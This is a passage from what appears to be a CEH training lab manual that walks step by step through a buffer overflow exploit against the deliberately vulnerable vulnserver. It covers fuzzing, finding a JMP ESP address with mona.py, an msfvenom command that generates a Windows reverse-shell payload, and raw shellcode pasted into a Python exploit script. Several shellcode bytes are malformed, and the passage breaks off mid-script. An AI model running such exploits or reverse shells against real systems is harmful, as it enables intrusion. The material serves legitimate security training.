
The screenshot shows a terminal window titled ".badchars.py - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command history shows the following steps:

```
[1]+ Stopped generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot]-
└─# chmod +x fuzz.py
[root@parrot]-
└─# ./fuzz.py
^C[Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]-
└─# ./luma findoff.py
[root@parrot]-
└─# chmod +x findoff.py
[root@parrot]-
└─# ./findoff.py
[root@parrot]-
└─# chmod +x overwrite.py
[root@parrot]-
└─# ./overwrite.py
[root@parrot]-
└─# chmod +x badchars.py
[root@parrot]-
└─# ./badchars.py
[root@parrot]-
└─#
```

97. Click Windows 11 to switch to the **Windows 11** machine.


98. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.

The ESP value might differ when you perform this lab.



99. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.


The ESP value might when you perform this task.




100. Close **Immunity Debugger** and the vulnerable server process.

101. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
102. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
103. Now, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

If the **Destination Folder Access Denied** pop-up appears, click **Continue**.




104. Close the **File Explorer** window.
105. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.



106. The **Log data** pop-up window appears, which shows the protection settings of various modules.

107. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.



108. Now, we will exploit the `essfunc.dll` module to inject shellcode and take full control of the EIP register.

109. Click Parrot Security to switch to the **Parrot Security** machine.

110. In a new **Terminal** window, execute `sudo su` to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

111. Now, run `cd` command to jump to the root directory.

112. In the **Terminal** window, run `python3 /home/attacker/converter.py` command.

This script will ask assembly code as input.

113. The **Enter the assembly code here :** prompt appears; type **JMP ESP** and press **Enter**.

114. The result appears, displaying the hex code of **JMP ESP** (here, **ffe4**).

Note down this hex code value.

115. Close the terminal window.

The screenshot shows a terminal window titled "python3 /home/attacker/converter.py - Parrot Terminal". The terminal session is as follows:

```
python3 /home/attacker/converter.py - Parrot Terminal
[attacker@parrot] -[~]
$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
#cd
[root@parrot] -[~]
#python3 /home/attacker/converter.py
Enter the assembly code here : JMP ESP
Hex: ffe4
[root@parrot] -[~]
#
```

The terminal is running on a Parrot Security desktop environment, which features a parrot logo in the background. The desktop interface includes a menu bar, a taskbar at the bottom, and a dock on the right side.

116. Click Windows 11 to switch back to the **Windows 11** machine.

117. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m esfunc.dll** and press **Enter** in the text field present at the bottom of the window.


118. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Here, the return address of the vulnerable module is **0x625011af**.


119. Close **Immunity Debugger** and the vulnerable server process.

120. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, Attach the **vulnserver** process to **Immunity Debugger**.


121. In the **Immunity Debugger** window, click the **Go to address in Disassembler icon**.



122. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



123. You will be pointed to **625011af** ESP; press F2 to set up a breakpoint at the selected address, as shown in the screenshot.



124. Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.

125. Click Parrot Security to switch to the **Parrot Security** machine.

126. Maximize the **terminal** window, run **chmod +x jump.py** command to change the mode to execute the Python script.

127. Now, run **./jump.py** command to execute the Python script.


The screenshot shows a terminal window titled ".jump.py - Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with a parrot logo watermark. The terminal content is as follows:

```
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #chmod +x fuzz.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #./fuzz.py
^C[Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #pluma findoff.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #chmod +x findoff.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #./findoff.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #chmod +x overwrite.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #./overwrite.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #chmod +x badchars.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #./badchars.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #chmod +x jump.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #./jump.py
[root@parrot]~[~/home/attacker/Desktop/Scripts]
└→ #
```

The terminal window includes standard Linux navigation keys like Esc, F1-F12, Home, End, PgUp, PgDn, and a scroll bar. The bottom status bar shows the current file path and other system information.

128. Click Windows 11 to switch to the **Windows 11** machine.
129. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

You can control the EIP register if the target server has modules without proper memory protection settings.



130. Close **Immunity Debugger** and the vulnerable server process.

131. Re-launch the vulnerable server as an administrator.

132. Click Parrot Security to switch to the **Parrot Security** machine.

133. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

134. Now, run **cd** command to jump to the root directory.

135. In the terminal window run the following command to generate the shellcode.

```
msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address]
LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"
```

Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**, **-f**: filetype, **-a**: architecture, **-b**: bad character.

136. A shellcode is generated.

137. Select the code, right-click on it, and click **Copy** to copy the code.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "" - Parrot Terminal

"\x92\x81\x3e\x96\xf7\x31\xb4\xda\xdf\x36\x7d\x50\x06\x79"
"\x7e\xc9\x7a\x18\xfc\x10\xaf\xfa\x3d\xdb\x2\xfb\x7a\x06"
"\x4e\x9\xd3\x4c\xfd\x5d\x57\x18\x3e\xd6\x2b\x8c\x46\x0b"
"\xfb\xaf\x67\x9a\x77\xf6\x7\x1d\x5b\x82\xe1\x05\xb8\xaf"
"\xb8\xbe\x0a\x5b\x3b\x16\x43\x4\x90\x57\x6b\x57\xe8\x90"
"\x4c\x88\x9f\xe8\xae\x35\x98\x2\xcc\xe1\x2d\xab\x76\x61"
"\x95\x17\x86\x46\x40\xdc\x84\x03\x06\xba\x88\x92\xcb\xb1"
"\xb5\x1f\xea\x15\x3c\x5b\xc9\xb1\x64\x3f\x70\xe0\xc0\xee"
"\x8d\xf2\xaa\x4f\x28\x79\x46\x9b\x41\x20\x0f\x68\x68\xda"
"\xcf\xe6\xfb\x9a\xfd\x9a\x57\x25\x4e\x21\x7e\xb2\xb1\x18"
"\xc6\x2c\x4c\x3\x37\x65\x8b\xf7\x67\x14\x3a\x78\xec\xdd"
"\xc3\xad\x8d\x8d\x6b\x1e\x04\x7d\xcc"
"\x0c\x98\x09\x5a\x7\x63\xda\x6f\x32"
"\x36\x84\xcd\x8a\x52\x24\x98\x05\xcb"
"\x1c\x98\xad\x9a\x93\x5d\x63\x5a\xd9"
"\xb3\xb5\x02\x47\x5f\x27\xc9\x97\x16"
"\x9f\x84\x6d\x95\x09\xba\x6f\x43\x71"
"\x39\x8c\x5a\x6f\x87\x0d\xe7\xdb\x57"
"\x73\x6f\xc8\xe9\xdd\xe7\x8d\xc1\xdd"
"\x23\xe6\xed\x2\x8c\x6\xfa\xdb\xf0"
"\xe4\x92\xcc\x7\xb1\x77\x6d\x8a\x41\x2\xb2\xb3\xc1\x46"
"\x4b\x40\xd9\x23\x4e\x0c\x5d\x8d\x22\x1d\x08\xde\x91\x1e"
"\x19";
[root@parrot]~#
```

138. Close the **Terminal** window.

139. Maximize the previously opened **Terminal** window. Run **pluma shellcode.py** command.

Ensure that the terminal navigates to **/root/Desktop/Scripts**.

140. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.

```

#!/usr/bin/python3
import sys, socket
#
overflow = (b"\xd9\xe1\xd9\x74\x24\xf4\x5d\xba\x9b\xcc\x43\xea\x2b\xc9"
"\xb1\x52\x31\x55\x17\x03\x55\x17\x83\x76\x30\x1\x1f\x74"
"\x21\x44\xe0\x84\xb2\xc9\x69\x61\x83\xc9\x0e\xe2\xb4\xf9"
"\x45\x38\x71\x0b\x52\xca\xf7\x84\x55\x7b\xbd\xf2\x58"
"\x7c\xee\x7\xfb\xfe\xed\x1b\xdb\x3f\x3e\x6e\x1a\x07\x23"
"\x83\x4e\xd0\x2f\x36\x7e\x55\x65\x8b\xf5\x25\x6b\x8b\xea"
"\xe1\x8a\xba\xbd\x75\xd5\x1c\x3c\x59\x6d\x15\x26\xbe\x48"
"\xef\xdd\x74\x26\xee\x37\x45\xc7\x5d\x76\x69\x3a\x9f\xbf"
"\x4e\x5\xea\xc9\xac\x58\xed\x0e\xce\x86\x78\x94\x68\x4c"
"\xda\x70\x88\x81\xbd\xf3\x86\x6e\xc9\x5b\x8b\x71\x1e\xd0"
"\xb7\xfa\x1\x36\x3e\xb8\x85\x92\x1a\x1a\x7\x83\xc6\xcd"
"\xd8\xd3\x8a\x8\xb2\x7c\x98\x45\xa6\x0c\xc3\x01\x0b\x3d\xfb"
"\xd1\x03\x36\x88\xe3\x8c\xec\x06\x48\x44\x2b\xd1\xaf\x7f"
"\xb8\x4d\x80\xec\x44\x95\xd4\xbc\xfe\x3c\x55\x57\xfe"
"\xc1\x80\xf8\xae\xd\x7b\x9\x1\xce\x2b\x51\x74\x1\x14"
"\x41\x77\x0b\x3d\x82\xdc\x48\xe7\x8d\x1\x25\xf5\x8d"
"\x38\xe9\x70\x6b\x01\xd5\x24\xcd\xb8\x7\xbe\x6c\x44"
"\xab\xbb\xaf\xce\x58\x3c\x61\x27\x14\x2e\x16\xc7\x63\x0c"
"\xb1\xd8\x59\x38\x5d\x4a\x06\xb8\x28\x77\x91\xef\x7d\x49"
"\x36\x84\xcd\x8a\x52\x24\x98\x05\xcb\xdd\x81\xdd\x6a\x21"
"\x1c\x98\xad\x9\x93\x5d\x63\x5a\xd9\x4d\x14\xaa\x94\x2f"
"\xb3\xb5\x02\x47\x5\x27\x9\x97\x16\x54\x46\xc\x0\x7\x1\xaa"
"\x9f\x84\x6d\x95\x09\xba\x6f\x43\x7\x7e\xb\x0\x7c\x7f"
"\x39\x8c\x5a\x6f\x87\x0d\x7\xdb\x57\x58\xb\x5\x1\x32"
